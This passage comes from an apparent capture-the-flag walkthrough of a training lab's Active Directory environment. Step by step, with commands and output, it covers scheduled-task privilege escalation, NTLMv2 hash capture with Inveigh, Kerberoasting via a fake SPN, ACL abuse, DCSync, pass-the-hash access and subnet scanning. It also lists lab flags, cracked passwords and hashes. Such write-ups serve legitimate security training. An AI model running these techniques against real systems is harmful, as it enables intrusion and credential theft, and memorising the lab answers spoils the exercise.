


Yields [this] exploit.


In the exploit itself the application is used to generate system reverse shell, however we will exploit the application to add our user's to Administrators group. (I choose this way as it keeps me in the RDP, and saves me initiating another CLI shell).

First, in 'C:\Users\ilfserveradm\Documents'- we create a .bat (cmd commands execution file) file called 'pwn.bat', in it the command:


```
net localgroup administrators ilfserveradm /add
```



Lets open in File explorer the path in which the application is located - ‘C:\Program Files (x86)\SysaxAutomation’:




And we open ‘sysaxschedscp.exe’ (both cmd and double click will do).




We select ‘Setup Scheduled/Triggered Tasks’.

→




Add Task (Triggered) →




Lets give a name to our task, monitor the folder 'C:\Users\ilfserveradm\Documents' and check the 'Run task if a file is added to the monitor folder or subfolder(s)' box'.

→



We select 'Run any other Program', and put in it our 'pwn.bat' program ('C:\Users\ilfserveradm\Documents\pwn.bat')

→




Uncheck 'Login as the following user to run task'

→ select 'Finish' and 'Save' for all following windows.

Basically what we did – is whenever a file is created/added in 'C:\Users\ilfserveradm\Documents' – pwn.bat is executed with Administrator privileges, adding our user to the Administrator group.

Lets add a file:



Now lets check the Administrators group:

```
net localgroup administrators
```


```
C:\Users\ilfserveradm\Documents>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
ilfserveradm
INLANEFREIGHT\Domain Admins
The command completed successfully.
```

Here we are!


Lets restart the machine for the modification to take effect:

```
shutdown /l
```

now we are free to go to the Administrator's Desktop:



And take the flag!



Question: Obtain the NTLMv2 password hash for the mpalledorous user and crack it to reveal the cleartext value. Submit the user's password as your answer.

Answer: 1squints2

Method: we will use Inveigh – hashes interception tool.

First lets get that on MS01 – we will download it on the pwnbox (save it as Inveigh.zip), use

```
scp -i id_rsa Inveigh.zip
root@monitoring.inlanefreight.local:/root
```

to get it to dmz01.


Once the tool is on dmz01, lets open python listener on port 20000

```
python3 -m http.server 20000
```

and while the server is running on dmz01, on MS01 in 'C:\Users\ilfserveradm\Documents', we will download the zip using the command:

```
iwr -uri http://172.16.8.120:20000/Inveigh.zip -outfile
Inveigh.zip
```


when done, extract the zip:



Open a new powershell AS ADMINISTRATOR, and cd to 'C:\Users\ilfserveradm\Documents\Inveigh\Inveigh-master'.

There, we run Inveigh using the commands:

```
Import-Module .\Inveigh.ps1

Invoke-Inveigh -NBNS Y -LLMNR Y -HTTP Y -HTTPS Y -SMB Y -
ConsoleOutput Y -FileOutput Y
```




Execution will start, and after some time…

We get the hash for ‘mpalledorous’.

Lets put it in ‘hash.txt’ in the pwnbox (direct clipboard copy will suffice), Download rockyou.

And run hashcat cracking with the command:

```
hashcat -m 5600 hash.txt rockyou.txt
```



Active Directory Compromise:

Question: Set a fake SPN on the ttimmons user. Kerberoast this user and crack the TGS ticket offline to reveal their cleartext password. Submit this password as your answer.

Answer: Repeat09

Method: continuing from where we left off from the previous question (getting Administrator hold on 'MS01') – we are provided with the credentials 'mssqladm:DBAilfreight1!', supposedly obtained from the active directory environment.

Back on 'DEV01', where we have our PowerView.ps1 in 'C:\DotNetNuke\Portals\0' – lets check for 'mssqladm' rights with the same technique used the previous time:

```
Import-Module .\PowerView.ps1

$sid = Convert-NameToSid mssqladm

Get-DomainObjectACL -ResolveGUIDs -Identity * |
?{$_.SecurityIdentifier -eq $sid}
```

*reminder, command execution might take some time. *

```
PS C:\DotNetNuke\Portals\0> Import-Module .\PowerView.ps1
PS C:\DotNetNuke\Portals\0> $sid = Convert-NameToSid mssqladm
PS C:\DotNetNuke\Portals\0> Get-DomainObjectACL -ResolveGUIDs -Identity * | ?{$_.SecurityIdentifier -eq $sid}


AceType               : AccessAllowed
ObjectDN              : CN=ttimmons,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : GenericWrite
OpaqueLength          : 0
ObjectSID             : S-1-5-21-2814148634-3729814499-1637837074-4613
InheritanceFlags      : ContainerInherit
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2814148634-3729814499-1637837074-4623
AccessMask            : 131112
AuditFlags            : None
AceFlags              : ContainerInherit
AceQualifier          : AccessAllowed
```

'mssqladm' has GenericWrite rights over 'ttimmons'. (for more information on 'GenericWrite' – refer to 'Active Directory Enumeration & Attacks' - ACL Enumeration (page 32), for our purposes – we can assign SPN on 'ttimmons' user.

First we will authenticate as ‘mssqladm’

```
$SecPassword = ConvertTo-SecureString 'DBAilfreight1!' -
AsPlainText -Force

$Cred = New-Object
System.Management.Automation.PSCredential('INLANEFREIGHT\mss
qladm', $SecPassword)
```


then we'll use Set-DomainObject to set a fake SPN on the target account – called ‘acmetesting/LEGIT’, we will use the command:

```
Set-DomainObject -credential $Cred -Identity ttimmons -SET
@{serviceprincipalname='acmetesting/LEGIT'} -Verbose
```

The SPN is set and ready.

Lets attack it on the pwnbox,using the command:

```
GetUserSPNs.py -dc-ip 172.16.8.3
INLANEFREIGHT.LOCAL/mssqladm -request-user ttimmons
```



Lets put the kerberos hash in ‘hash.txt’, using the rockyou.txt wordlist. we run the command:

```
hashcat -m 13100 hash.txt rockyou.txt
```

```
a930ba57b32776e37554dce081e6232b6b8b9fcdb6b8550906798ca2da4527408f2012dc026a8bff80
0c388dc386ebda28b5e4b7285fd74923ddb130c00b2732da6be3db985013d5205536cdb6c882e095b0
b161fd17230d74503521ffb8a6b5f8e34b94ed9a6b1811550cea9261537a056edf1666bd04ba3d5365
31d2e32fd60fb8bf2:Repeat09

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*ttimmons$INLANEFREIGHT.LOCAL$INLANEFRE...fb8bf2
Time.Started.....: Sat Aug 10 11:55:27 2024 (5 secs)
```

Question: After obtaining Domain Admin rights, authenticate to the domain controller and submit the contents of the flag.txt file on the Administrator Desktop.

Answer: 7c09eb1fff981654a3bb3b4a4e0d176a

Method: now that we have 'ttimmons' credentials – lets check what rights he has, using the same method (on the same 'DEV01' reverse shell):

```
Import-Module .\PowerView.ps1

$sid = Convert-NameToSid ttimmons

Get-DomainObjectACL -ResolveGUIDs -Identity * |
?{$_.SecurityIdentifier -eq $sid}
```

```
PS C:\DotNetNuke\Portals\0> Import-Module .\PowerView.ps1
PS C:\DotNetNuke\Portals\0> $sid = Convert-NameToSid ttimmons
PS C:\DotNetNuke\Portals\0> Get-DomainObjectACL -ResolveGUIDs -Identity * | ?{$_.SecurityIdentifier -eq $sid}


AceType               : AccessAllowed
ObjectDN              : CN=Server Admins,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-2814148634-3729814499-1637837074-1622
InheritanceFlags      : ContainerInherit
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2814148634-3729814499-1637837074-4613
AccessMask            : 983551
AuditFlags            : None
AceFlags              : ContainerInherit
AceQualifier          : AccessAllowed
```

'ttimmons' has GenericAll rights over Server Admins.

Now lets check what rights ‘Server Admins’ has:

```
$sid = Convert-NameToSid "Server Admins"

Get-DomainObjectACL -ResolveGUIDs -Identity * |
?{$_.SecurityIdentifier -eq $sid}
```

```
PS C:\DotNetNuke\Portals\0> $sid = Convert-NameToSid "Server Admins"
PS C:\DotNetNuke\Portals\0> Get-DomainObjectACL -ResolveGUIDs -Identity * | ?{$_.SecurityIdentifier -eq $sid}


AceQualifier           : AccessAllowed
ObjectDN               : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : DS-Replication-Get-Changes-In-Filtered-Set
ObjectSID              : S-1-5-21-2814148634-3729814499-1637837074
```

```
AceQualifier           : AccessAllowed
ObjectDN               : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : DS-Replication-Get-Changes
ObjectSID              : S-1-5-21-2814148634-3729814499-1637837074
```

```
AceQualifier           : AccessAllowed
ObjectDN               : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : DS-Replication-Get-Changes-All
ObjectSID              : S-1-5-21-2814148634-3729814499-1637837074
```

‘Server Admins’ has the rights of ‘DS-Replication-Get-Changes-In-Filtered-Set’,

‘DS-Replication-Get-Changes’, ‘DS-Replication-Get-Changes-All’ which allow to perform DCSync attack (for more details about the rights and the attack - refer to the ‘Active Directory Enumeration & Attacks’ writeup – DCSync section, page 42).


What it means, is that we can perform DCSync attack with ‘ttimmons’ User through ‘Server Admins’ group.

First lets exert ‘ttimmons’ GenricAll right to add himself to ‘Server Admins’, we will use the commands:

```
$timpass = ConvertTo-SecureString 'Repeat09' -AsPlainText -
Force

$timcreds = New-Object
System.Management.Automation.PSCredential('INLANEFREIGHT\tti
mmons', $timpass)

$group = Convert-NameToSid "Server Admins"

Add-DomainGroupMember -Identity $group -Members 'ttimmons' -
Credential $timcreds -verbose
```

now ‘ttimmons’ is a member of ‘Server Admins’, let’s use on the pwnbox ‘secretsdump’ to obtain the Administrator NTLM hash using ‘ttimmons’ user, which now can do that. We will use the command:

```
secretsdump.py ttimmons@172.16.8.3 -just-dc-ntlm | grep
Administrator
```



*reminder – the NTLM hash is the second hash, separated by colon (‘:’), which is the answer to the next question. *

Looking back at the nmap scan of DC01 – it has WinRM service running, we can access that on the Administrator user, using the hash. We will use the command:

```
evil-winrm -i 172.16.8.3 -u Administrator -H
fd1f7e5564060258ea787ddbb6e6afa2
```

```
┌[eu-academy-2]-[10.10.15.93]-[htb-ac-1099135@htb-2l8wd3msgj]-[~]
└─► [★]$ evil-winrm -i 172.16.8.3 -u Administrator -H fd1f7e5564060258ea787ddbb6e6afa2

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on thi
s machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

We are in! lets cat the flag in the Administrator's Desktop:

```
cat C:\Users\Administrator\Desktop\flag.txt
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat C:\Users\Administrator\Desktop\flag.txt
7c09eb1fff981654a3bb3b4a4e0d176a
```

Question: Compromise the INLANEFREIGHT.LOCAL domain and dump the NTDS database. Submit the NT hash of the Administrator account as your answer.

Answer: fd1f7e5564060258ea787ddbb6e6afa2

Method: while obtaining the DC01 flag in the Administrator's Desktop, we obtained its NTLM hash using 'DCSync' attack:

```
┌[eu-academy-2]-[10.10.15.93]-[htb-ac-1099135@htb-2l8wd3msgj]-[~]
└─► [★]$ secretsdump.py ttimmons@172.16.8.3 -just-dc-ntlm | grep Administrator
Password:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fd1f7e5564060258ea787ddbb6e6afa2:::
```

Post-Exploitation:

Question: Gain access to the MGMT01 host and submit the contents of the flag.txt file in a user's home directory.

Answer: 3c4996521690cc76446894da2bf7dd8f

Method: continuing from where we left off from the previous question (getting Administrator hold on 'DC01' + dumping the NTDS database) – we are told that there is this 'MGMT01' host, however such a host can not be in the internal network we had just compromised (as we compromised all machines in that internal network). So there must be a second internal network.

Lets run

```
ipconfig
```

in 'DC01':

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::111a:6277:873:c15a%4
   IPv4 Address. . . . . . . . . . . : 172.16.8.3
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : 172.16.8.1

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::1897:7abd:f2b4:3936%7
   IPv4 Address. . . . . . . . . . . : 172.16.9.3
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : 172.16.9.1
```

The ipconfig results confirms the existence of the the network with the interface name 'Ethernet1' which 'DC01' IP address in that network is '172.16.9.3'.(and based on the default gateway address, we can assume the network's address is '172.16.9.0'.

we will refer to that network as ‘internal network 2’.

We need to determine what hosts are that network. Lets try

```
arp -a
```

to see the arp table of the host:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> arp -a

Interface: 172.16.8.3 --- 0x4
  Internet Address      Physical Address      Type
  172.16.8.20           00-50-56-94-eb-6c     dynamic
  172.16.8.50           00-50-56-94-1d-ef     dynamic
  172.16.8.120          00-50-56-94-dc-20     dynamic
  172.16.9.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static

Interface: 172.16.9.3 --- 0x7
  Internet Address      Physical Address      Type
  172.16.9.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
```

Nothing interesting..

Lets run network scan on everything that in ‘172.16.9.x’, we will run the command:

```
1..254 | ForEach-Object { $ip = "172.16.9.$_"; if (ping -n 1 -w 200 $ip | Select-String "TTL=") { "$ip is online" } else { "$ip is offline" } }
```

To ping every host in that range:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> 1..254 | ForEach-Object { $ip = "172.16.9.$_"; if (ping -n 1 -w 200 $ip | Select-String "TTL=") { "$ip is online" } else { "$ip is offline" } }
172.16.9.1 is offline
172.16.9.2 is offline
172.16.9.3 is online
```

* *

```
172.16.9.25 is online
```

* *

